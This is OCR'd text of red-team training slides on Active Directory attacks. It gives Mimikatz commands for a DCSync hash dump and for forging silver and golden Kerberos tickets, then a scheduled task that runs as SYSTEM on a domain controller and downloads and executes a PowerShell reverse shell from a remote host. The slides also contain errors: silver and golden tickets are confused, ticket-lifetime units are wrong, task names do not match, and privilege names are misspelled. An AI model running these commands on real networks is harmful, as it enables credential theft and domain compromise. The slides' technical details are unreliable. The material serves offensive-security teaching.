
- In order to extract the domain user account/service account/machine account credentials without code execution on the Domain Controller the Adversary used DCSYNC Attack.

- Specific set of privileges are required to perform remote hash retrievable without code execution.
  - Get-ReplicationChanges
  - Get-ReplicationChangesAll
  - Get-ReplicationChnages-in-a-filtered-set

- Command :

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:cyberwarfare\krbtgt"'
```

SILVER TICKET ATTACK



- Extract krbtgt account hash :

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:cyberwarfare\dc-01$"'
```

- Domain SID :

```
whoami /all (of a domain user)
```

- Adversary Forge Golden ticket in a Domain as follows :

```
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:cyberwarfare.corp /sid:S-1- 5-21-yyyyyyyy-zzzzzzzzzz-xxxxxx /target:enterprise-dc.cyberwarfare.corp /service:cifs /rc4:<HASH> /id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt"'
```

Command	Explanation
kerberos::golden	Module Name
/User:Administrator	Username for which the TGT is generated
/domain:cyberwarfare.corp	Current Domain Fully Qualified Domain Name
/sid:xxx	SID value of the domain
/target:enterprise-dc.cyberwarfare.corp	Target Server FQDN
/ptt	Injects the ticket in current session (memory)
/service:cifs	Service SPN name for which TGS would be created
/startoffset:0	Set ticket time to the latest (current)
/endin:600	600 sec (10 minutes) by-default 10 Years
/renewmax:10080	7 Days (10080 sec)

-> Command Execution using Silver Ticket :

- Adversaries create a silver ticket for **HOST** service which allows them to schedule a malicious task on the target :

```
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:cyberwarfare.corp /sid:S-1-5-21-xxxxxx-yyyy-zzzzz /target:exterprise-dc.cyberwarfare.corp /service:HOST /rc4:xxxxx /id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt"'
```

- Schedule and execute a task on Remote Server :

```
schtasks /create /S enterprise-dc.cyberwarfare.corp /SC Weekly /RU "NT Authority\SYSTEM" /TN “lateral" /TR "powershell.exe -c 'iex (New-Object Net.WebClient).DownloadString("http://10.10.10.1:8000/Invoke-PowerShellTcp.ps1")'"
```

```
schtasks /Run /S enterprise-dc.cyberwarfare.corp /TN "STCheck"
```

5. CASE STUDY

THANK YOU

In case of any difficulties or queries, feel free to mail us at
support@cyberwarfare.live

- Follow us on :
  - LinkedIn: https://www.linkedin.com/company/cyberwarfare/
  - Twitter: https://twitter.com/cyberwarfarelab

- For More Information Visit :
  - Red / Blue Team Lab : https://cyberwarfare.live
  - Red /Blue Team Blog: https://blog.cyberwarfare.live